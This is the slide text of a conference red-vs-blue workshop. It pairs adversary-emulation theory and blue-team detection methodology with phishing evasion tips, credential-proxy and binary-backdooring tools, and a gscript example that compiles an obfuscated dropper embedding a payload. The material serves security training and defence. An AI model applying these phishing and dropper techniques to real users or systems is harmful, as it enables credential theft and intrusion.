

# WOPR SUMMIT

## Red v Blue Workshop




# What will we do today?

- Red / Blue Team Theory
- APT Emulation
  - Kill Chain
    - Phishing
    - Dropper
      - Some Detection
    - Expansion
    - Deep Persistence
    - Actions on goals
    - Exfiltration
    - Destruction



# Things you will need

- Download and set these up now
  - Windows VM:
    - <http://bit.ly/2llcX7b>
  - Source Codes: (password: *WOPR2019!*)
    - <http://bit.ly/2SYoUo9>
  - Gscript:
    - `go get github.com/gen0cide/gscript/cmd/gscript`
    - `docker pull gen0cide/gscript:v1`
  - Ptun:
    - <http://www.cs.uit.no/~daniels/PingTunnel/index.html>
  - Metasploit!



# Who are we?

Taylor (@jackson5\_sec)

Red Team / Developer / Malwarez

*Emulate threat actors and tradecraft*

- Research old & new “APT” tricks
- Weaponize!
- C/C++ (it’s simpler...)
- CCDC red teamer



<https://github.com/jackson5-sec>

Dan

Red Team / Blue Team

*Plan, attack, detect, repeat*

- Adversarial Studies
- Offensive Incident Response
- JavaScript / GoLang
- CCDC red teamer



<https://github.com/ahhh>

<https://lockboxx.blogspot.com>

Phil

IR Consultant / Threat Hunter / Blue Team

*Professional Log Reader*

- Digital Forensics
- Threat Detection Research
- Adversary Pursuit
- Former CCDC blue teamer





# Red Teaming vs Pentesting vs Vulnerability Analysis

- The difference between exploratory security tests and adversarial security tests.
- Red team assumes there will be a blue team, this means adversarial testing.
- Pentests are non adversarial, there is no one detecting and stopping you, you are simply identifying vulns and going as deep as possible to chain exploits together.
- Vulnerability analysis is an even lighter form of non adversarial exploration, where you identify vulns without chaining them to go deeper into the systems.
- Red Teaming often involves non-technical elements as well, encompassing physical, social, and technical elements.
- Everything we do today will be adversarial in nature, meaning we will be considering a blue team which will be trying to counter our actions as the red team.

# Why do we do this

- We want to improve our defensive capabilities
- Blue team needs to practice against real adversaries before it's the real deal
- That means red team needs to properly threat model their adversaries and help train them
- **Playing to the edge** lets us marginally improve security controls with each exercise
- Applying the **Johari window** lets us verify our assumptions and train against new threats
- CCDC Alum, we've experienced first hand how this makes us better

One Goal  
One Team





# How do we fight advanced adversaries?

Defenses are evolving so fast that traditional security tools often get caught by modern blue team detection tools, like **endpoint detection and response solutions**. But **attackers are using custom tools** and defenders need to detect these or parse these on a one-off basis.

# We adapt

- We need to be able to emulate these modern attackers so we can spar with them.
- We need to be able to write custom tooling to be able to adapt and catch modern attackers.
- We need to be able to detect and react to them near-real-time, meaning we need to be a polished threat fighting force.



# Common knowledge bases

- It helps to document and have a common understanding of attacks
- This can enable teams to discuss techniques and tactics more quickly and in a more universally understood way
- Can be based off of open source frameworks:
  - <https://attack.mitre.org/matrices/enterprise/>
  - [http://www.pentest-standard.org/index.php/PTES\\_Technical\\_Guidelines](http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines)
- Can be documented in code:
  - <https://github.com/ahhh/gscripts>
  - <https://github.com/redcanaryco/atomic-red-team>

# Notes on Tool Dev

- We will be sticking to mostly open source tools
- We have custom versions of most of these
- It's important to have the ability to quickly edit and adapt your tools
- It's important to be able to debug your tools, and understand how they are making decisions and where they make assumptions
- We will refer to this as the principle of innovation




# Our Attacker Methodology

We like to call our special methodology or threat model **The Aggressive And Prepared Threat, or AAPT**. Essentially, The Aggressive And Prepared Threat is focused on combating defenders for full control of various machines or entire networks. The AAPT usually works on a shorter timeline with more noisy, impactful, and destructive techniques. Think of it like a street fight for control of your network. One of our core goals is to overwhelm the defense and gain more control of the environment than the defenders. This is the threat we most closely resemble on the CCDC Red Team.

# Our Kill Chain

- Not all kill chains are the Lockheed Martin Cyber Kill Chain
- They should be based on the threat you are modeling
- Generally ours will be (we will be revisiting this a bunch):



# Red Team Core Principles

- **Knowledge.** In-depth technical knowledge of techniques. Target agnostic, this is how to perform various attacks and exploit methodologies. Includes business and social knowledge. Improvements here result in improved operational efficiency.
- **Awareness.** Careful mapping of the operational domain including active detection and passive monitoring capabilities.
- **Innovation.** The ability to quickly develop new technology or leverage existing technology in a new way. Also the speed at which an attacker can adapt new public methods into their tradecraft.
- **Access.** Methods of access must exist to the target in some way such that it is a resource the business uses to function. Therefore the attackers job must be possible, at the very least through this access.
- **Humanity.** Computer systems are designed for human use and humanity focuses on abusing the normal human use of the computer systems
- **Economy.** Like the defender, the attacker has a finite limit of time, money, human personal, and technical expertise.



# Red Team Defensive Principles

- Precaution
  - The ability to minimize the effect of unwitting action on the operation. Guardrails to make sure the operation occurs as expected.
- Operational Security
  - Minimising the risk of adversarial exposure, recognition, or reaction to the operation. It's defensive to protect the life cycle of the operation.
- Program Security
  - Containing damage caused by the compromise of a current or past operation. The ability to continue to do operations if past operations are discovered.
- Attacker Liabilities
  - Anything that could impact future operations.

# Post Exploitation Concepts

- Understanding
  - What's running on this machine (what should be and isn't?)
  - What privileges do you have (who else is here?)
- Stealth / Evasion
  - Understand active detection and what you must avoid
- Persistence
  - Fortify your position by creating multiple avenues to re-establish access, for multiple scenarios you may lose access
- Pivoting
  - Determine how and where to move to get to your goals
- Looting
  - Find the goods and prepare to take them (staging for exfil)
- Exfiltration
  - Find a way to get your target data out of the network
- Termination
  - Determine how you want to wrap up the operation (exit plan)

# Our Defender Methodology

**Defense in Depth.** We will implement multiple layers of security controls to reduce the level of risk should one security control fail. Additionally, multiple layer of security controls can alert us to an attacker and delay an attacker's actions on objectives.

**Assume compromise.** While we will invest in defense in depth, we must assume these layers of security controls will be bypassed. We will actively hunt and craft detections to seek out evidence of compromise.

**Forensic Readiness.** We will maximize our ability to collect credible digital evidence and minimize the cost of forensics during a security incident.

# Defender preparedness level

- Sweeping / Breach Assessment / IR assesment
- Refining detection and security pipelines
- Advanced security operations
  - Hunting
  - Adverseral simulations



# Breach Assessment Methodology

- Prep - Make sure tools are configured to log or installed to collect information
- Sweep - Gather information on target systems around a target query or date
- Process - Ingest data into SIEM and enrich with additional data sources
- Analyze - Investigate data using established methodology looking for evidence of compromise
- Dig - Perform deeper investigations on suspicious or anomalous leads
- Evaluate - Determine if there is a compromise or lessons learned from investigations
- Re-sweep - Process lessons learned into new rules or gather new data for processing



# Detection and Incident Response Methodology

- Preparation
  - Get tools and detection ready
  - Have playbooks to make sure ops go right
- Detect / Analyze
  - Review signatures
- Contain, Eradicate, Recovery
  - Identify and eliminate threats (targeting theory)
- Post-Incident Activity
  - Root cause analysis, post-mortem, deep analysis
  - Have a checklist to make sure everything happened right
- Recommendations and Hardening

# Advanced Hunt Methodology

- Threat model
- Research threats
- Create hypotheses
- Investigate with tools and techniques
- Uncover new patterns and ttps
- Enrich and process data
- Turn into experimental alerts for greater coverage
- Focus hunt areas in places where you are missing coverage
- Write automated alerts from lessons learned from hunting
- Create a tiered detection pool with various hunt searches
- Tier experimental detects on accuracy, impact, occurrence, allow for analysts to shift ratings
- Take advantage of lack of activity to hunt
- Add adversarial emulation exercises to create a baseline for your hunt operations
- Adversary emulation gives your defenders a live threat to train against

# Principal of economy

- Both sides have natural limits
  - Limited employees
  - Limited technical capabilities
  - Limited budget
- Understanding these helps you gauge how far the organizations will go



# Johari Window on Threat Modeling

- We will focus on known known, known unknown, and unknown unknown threats:
  - Known known are well known threats with signatures
  - Known unknown threats are advanced attackers whos tactics or strategies we may understand but not have explicit detects or signatures for
  - Unknown unknown are threats we have not yet imagined and must respond to in new ways.
- All scenarios should be tested for in various technical capacity
  - Known known should trigger easy detects or blocks / prevents
  - Known unknown should trigger an incident response function
  - Unknown unknown should push the limits of collection and ask for the data the team may not normally have.

More here: <http://lockboxx.blogspot.com/2016/05/persistence-testing-detection-testing.html>

# Threat Modeling

- What is threat modeling??
  - **What** are you protecting (assets/impact)
  - **Who** is coming to get you? (attacker profile)
  - **How** are they most likely to get you? (attack surface / likelihood)
- Realistic threats based on data
- Tailor threat modeling to your business
  - The best threat modeling starts backwards with looking at the target
    - A.k.a. what are you trying to protect?
- Do your own analysis of the threat (PMESII intelligence analysis helps)
  - Political
  - Military
  - Environmental
  - Social
  - Information
  - Infrastructure



A top-down view of a desk with various items: a laptop on the left, a pair of glasses on the right, a small notebook with a cross on the cover in the upper center, and a bowl of food in the top left corner. A semi-transparent purple rectangle is overlaid on the center of the image, containing the title and list.

# Threat Emulation

- Understand what aspects of the threat you can recreate and to what level of accuracy
  - Requires a detailed knowledge base
- Train against these threats
  - Table Tops
  - Emulation Exercises
  - Blind Tests

The background of the slide is a purple-tinted photograph of a desk. On the desk, there is a laptop, a pair of black-rimmed glasses, a pen, and some papers. The overall aesthetic is professional and tech-oriented.

# Threat Emulation Exercises

- One Team
- Deconfliction
- Types of Exercises
  - Table Tops
  - Emulation Exercises
  - Blind Tests
  - External Evaluations

More here: <http://lockboxx.blogspot.com/2017/03/adversarial-blind-pentest-thoughts.html>


# Some Targeting Theory

- F3EAD
  - Find
  - Fix
  - Finish
  - Exploit
  - Analyze
  - Disseminate
- Threat Centric
  - Add lessons learned back to the common knowledge base
  - Knowledge center for both red and blue teams

# Defensive Actions

- Response
  - Blanket term for any human initiated action as a security control
- Detection
  - A catchall for an pre-configured rule that automatically alerts on some pattern of data.
    - Detects can be flat or singular in what they detect, this is often called a weak detect
    - Strong detects usually have layered logic to prevent false positives.
- Constraint
  - The preconfigured limiting lateral movement or privilege escalation by creating separations between duties and access. Makes the attackers job harder by requiring more enumeration and pivoting between exploits.
- Obstruction
  - Preconfigured controls that make it harder to move data out of or around the network. These can limit and monitor the amount of bandwidth as well as protocols allowed out or to certain services.
- Prevention
  - Preconfigured controls that stops attackers from gaining initial access, elevating access, or persisting. Generally slows and can thwart attacks.

# Defensive Actions





# Signal vs Noise Ratio on Detects

- Signal vs Noise Ratio can be hard to manage
  - Think of this as the ratio of useful information to irrelevant data
  - Security professionals desire comprehensive monitoring, alerting, & threat intel data, but only a small portion of this data is actually useful during an incident
  - Gathering ALLTHETHINGS.jpg is not a bad idea because it's important to be able to have historical data to reference, but alerting smart is important too
  - Examples of alerting smart:
    - Alerting on all Windows authentication events (Security event ID 4624) vs. alerting on abnormal interactive & network logons (logon type 10 & 3)
    - Alerting on all Windows process creation events (Security event ID 4688) vs. alerting on process creation for suspicious process names such as cmd, powershell, wmic, regsvr, etc.
- Tiered alerts
  - Creating categories of alerts based on impact and confidence allow analysts to go through critical or high fidelity alerts first before moving onto more experimental alerts.
- Hunt pools
  - The most experimental tiers of alerts should be queries the hunt teams use to gather or explore newly acquired data sources for suspicious actions.

# Combinatorial Logic in Rules

- You want your rules to be deeper than a single factor that gets alerted on, such as a hash.
- An IoC (indicator of compromise) or IoA (indicator of activity), are based on rich combinatorial logic
- You can do post processing to shift the weight of an alert
- Machine learning on features is a type of post processing of data
- Have a way to test new rules or deploy them to a test environment
- Refine rules and take them through levels of maturity

# Detect, Analyze, Prevent

- We can create a sliding scale of defensive operations.
- It's easiest / quickest to first
  - Gain visibility around an event
  - Write a detection on an event
  - Automate the response or enrichment to a detection
  - Prevent an action from happening

# 1, 10, 60 Rule

- A well honed blue team should be able to achieve the 1, 10, 60 rule or better on known known and known unknown threats.
- The 1, 10, 60 Rules stands for
  - 1 minute to detect
  - 10 minutes to investigate
  - 60 minutes or one hour to contain
- This is in an effort to contain break out time, although there are other points in the kill chain to intercept the attacker



# Playing to the Edge


- Working with the blue team we can understand their current controls and detects
- We can understand their limitations, and create scenarios that push their limitations.
  - We can perform operations that move into their collection blind spots, making them gather new log sources
  - We can bypass or set off current detection systems triggering an investigation and possibly writing new detects



# With these assumptions in place, our attacker strategy:


Rather than go from Silent to Loud, in an attempt to avoid detection, we will go from Loud to Silent, in an attempt to overwhelm the detection and get lost in the noise.

- Assess ability to respond to major event
  - How can you improve existing tooling? (improvements never end!)
  - Can you reach your objectives anyway? (smash and grab)
- Determine what the team misses and where we can persist
  - Good persistence is either never caught or looks like a misconfiguration
  - The more cloudy/gray the better
- Get access to key defender utilities and information
  - Can you control all the tools they use for defense?
- Circumvent defender assumptions
  - Survey and counter everything they do. Be adaptable!



# Back to our kill chain

- Our initial access is critical
- We can always exploit the principal of humanity and the principle of access
- According to the Verizon Data Breach Investigations Report, 30% of phishing messages get opened by targeted users and 12% of those users click on the malicious attachment or link.



# Let's Talk about Phishing

- Sending Frameworks
  - Phishing Frenzy
  - GoPhish
  - Custom
- Landing Pages
  - Evilginx2
  - Modshilanka
  - Custom
- Email IDS
  - Email inspection
  - Link inspection
  - Sandbox analysis
- Sending via Legit Services
  - Gmail
  - AWS SES
  - Mailchimp
- Business Email Compromise
  - Different targets; Different Impact
  - Spoofing
  - Display Name Phishing
- Recon
  - LinkedIn
  - OpenRelays
  - SPF / DKIM / DMARC

# Phishing Tips

- Most things don't do recursive analysis, that is, they don't resolve all the links, evaluate the javascript on said pages, then execute the files they get from those pages... etc...
- Break the attack into stages that a human has to walk through.
- A believable and enticing lure is the most important part!

# Phishing Tips Cont...

- Spoofing
  - <https://www.youtube.com/watch?v=UGTWfOTB7aA>
- Display Name Phishing
  - <https://blogs.technet.microsoft.com/eopfieldnotes/2018/02/09/combating-display-name-spoofing/>
- URL Encoding Tricks
  - <https://www.cgisecurity.com/lib/URLEmbeddedAttacks.html>



# Power Phishing

- Phishing with a proxy can be extremely effective as your target site is an exact clone
  - <https://github.com/kgretzky/evilginx2/>
- Backdooring binaries on the fly adds an extra layer of trust
  - <https://github.com/secretsquirrel/BDFProxy>
  - Backdooring binaries on the fly may break signatures

# Basic Anti-Phishing Tips

- Implement SPF and DKIM to prevent basic spoofing
- Leverage DMARC policies to quarantine spoofed emails
- Detect display name spoofing of company VIPs with VIP lists
- Label external emails in the subject or inline in the email
- Have a place to report phishing emails
- Have the ability to purge emails from inboxes
- Have the ability to request the takedown of websites

# Advanced Anti-Phishing Tips

- Remove URL shortener links
- Track URLs click from emails via mail gateways or corp web proxies
- Consider plaintext emails rather than HTML emails
- Disable auto-loading of images
- Set up alerts when similar looking domains are registered
- Roll your own phishing IDS
- Language processing to detect phishing

# But what else can you detect?

- Email IDS to scan links within email
- Network proxies can scan any attachments inline
- Leverage threat intel to quarantine phishing emails
- EDR/NGAV agents can detect suspicious behavior and malicious binaries
- Monitor “Trusted Records” Registry key for identifying enabled Macros
- Configure “VBAWarnings” Registry key to prevent Macros from executing

A top-down view of a desk with various items: a laptop in the bottom left, a pair of glasses in the top right, a small notebook with a '+' symbol in the top center, and a bowl of food in the top left. A semi-transparent purple rectangle is overlaid in the center, containing the title and list.


# Execution and Post Exploitation

- We will be assuming compromise
  - The scenario is a successful phishing attack
- The attacker will follow their aggressive methodology
- 95% of all attacks on enterprise networks are the result of successful spear phishing, according to the SANS Institute.



# Back to our kill chain

- We want to automate as much of this stage one as possible
- Let's use it to open up more avenues of access
- Let's use it to dodge detections and decouple from our stage two
- Let's use it to dig in and persist



# The Dropper

- As an attacker we want to move as fast as possible from the moment of execution, establishing our persistence / foothold
- We will use **gscript** for collaboration and speed
- Let's consider keying or some defensive precautions as well

# GSCRIPT IN A NUTSHELL



**PAYLOADS  
& SCRIPTS**

**1**



**2**



**3**




**STANDALONE  
EXECUTABLE**

**Simply, GSCRIPT is a framework that allows you to rapidly implement custom droppers for all three major operating systems.**

# CREATING STANDALONE EXECUTABLES



To build a standalone executable, GSCRIPT's compiler translates your scripts and configurations into a sophisticated Golang source representation and uses the Go compiler to create the native executable.



A screenshot of a code editor showing the file `UUTRWILVNPXTNA.go` with the following Go code:

```
UUTRWILVNPXTNA.go — j0rhWsm4awToNeAE

46
47 var {
48     // R80135PPMH63V2R32 holds the data for embedded file native.go
49     R80135PPMH63V2R32 = g(39439, HBBH3Y2QW03ZBH7T8RALRBMAY4HKNA9)
50     // Q94J08310M3HAB23Q7 holds the data for embedded file native.go
51     Q94J08310M3HAB23Q7 = g(52025, LY9Q9IRV5NUHT3RT439W1V4F18SGX4A)
52 }
53
54 // UUTRWILVNPXTNA wraps the genesis VM for native.go
55 type UUTRWILVNPXTNA struct {
56     E *engine.Engine
57     K []byte
58     D *debugger.Debugger
59 }
60
61 // NewUUTRWILVNPXTNA creates the genesis runtime for script native.go
62 func NewUUTRWILVNPXTNA() *UUTRWILVNPXTNA {
63     te := engine.New(g(32584, CHL8Z0TL8KDL5UIR8HLDL4AVJQBE184), g(31942, SG6678IOSQQ0QFW
64     al := standard.NewStandardLogger(m1l, g(8536, 02ZF139GU206XSMMUXTVE317Y986C6P), false,
65     te.SetLogger(al)
66
67     de := debugger.New(te)
68
69     o := &UUTRWILVNPXTNA{
70         E: te,
71         D: de,
72     }
73     return o
74 }
```



## BASIC EXAMPLE

1) Write a gscript

COMPILER MACRO TO EMBED A  
PAYLOAD

NORMAL  
VARIABLE DECLARATIONS

```
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6     payloadData = GetAssetAsString("payload.txt")
7     G.file.WriteFileFromStr(destLocation, payloadData[0])
8 }
9
10
11 ~
12 "simple.gs" 8L, 208C                                1,1      ALL
```

DEPLOY FUNCTION IMPLEMENTED  
USING STANDARD LIBRARY





- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI

```
gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
```

```

3. bash
/tmp/opt/ex1 $ gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
*****
      .-.-.-.-.-.
     /  \  .-.-.-.-.-.
    /    \  (  /  )
   /      \  (  /  )
  /        \  (  /  )
 /          \  (  /  )
/            \  (  /  )
 \          /  (  \  )
  \        /  (  \  )
   \      /  (  \  )
    \    /  (  \  )
     \  /  (  \  )
      -.-.-.-.-.

      I;|.|.
      <|:|:|'|.
      (' x'-' m)

ul
  .um888NC..
d88E" 888E"  (  (  \  ' ) \(\
888E" 888E" \) \(\)\(C) /(\(C) /
888E" 888E" (C) (C)\(C)\(C)\(C) | |
888E" 888E" (-</_||'_|||'_\|'_\|_ v1.0.0
+888" 888E"  /_/_/_||_|_|_|_/_/_\
+      " 888E"  |_|

GENESISIS -- By --
.dWl "88E  SCRIPTING  gen@code
4888~ 388%  ENGINE    ahhh
A#=====  vyvus

github.com/gen@code/gscript
*****
[GSCTSCRIPT:cl1] INFO *** COMPILER OPTIONS ***
[GSCTSCRIPT:cl1] INFO OS: darwin
[GSCTSCRIPT:cl1] INFO Arch: amd64
[GSCTSCRIPT:cl1] INFO Output File: /tmp/opt/ex1/dropper.bin
[GSCTSCRIPT:cl1] INFO Keep Builtd Directory: [DISABLED]
[GSCTSCRIPT:cl1] INFO UPX Compression: [DISABLED]
[GSCTSCRIPT:cl1] INFO Logging Support: [DISABLED]
[GSCTSCRIPT:cl1] INFO Debugger Support: [DISABLED]
[GSCTSCRIPT:cl1] INFO Human Redable Names: [DISABLED]
[GSCTSCRIPT:cl1] INFO Import All Native Funcs: [DISABLED]
[GSCTSCRIPT:cl1] INFO Skip Compilation: [DISABLED]
[GSCTSCRIPT:cl1] INFO Obfuscation Level: ALL OBFUSCATION ENABLED
[GSCTSCRIPT:cl1] INFO *** SOURCE SCRIPTS ***
[GSCTSCRIPT:cl1] INFO Script : another.gs
[GSCTSCRIPT:cl1] INFO Script : simple.gs
[GSCTSCRIPT:cl1] INFO *****
[GSCTSCRIPT:cl1] INFO Compiled binary located at:

/tmp/opt/ex1/dropper.bin

/tmp/opt/ex1 $ █

```

# Methodology



Keep your gscripts small and single purpose, this will make them easy to debug



## Keep gscripts Small

Focus on a single attack or technique



## Add metadata about the script

Keeping track of the ATT&CK techniques and included assets will help sharing and understanding.



## Reading Library Docs

We will get in the good habit of checking the docs to make sure we are using objects and functions correctly .



## Essentially writing JavaScript

Easy to write and rapidly prototype new ideas



## Implemented as GoLang

Awesome cross platform binaries that hard to reverse engineer



## Test Them Individually

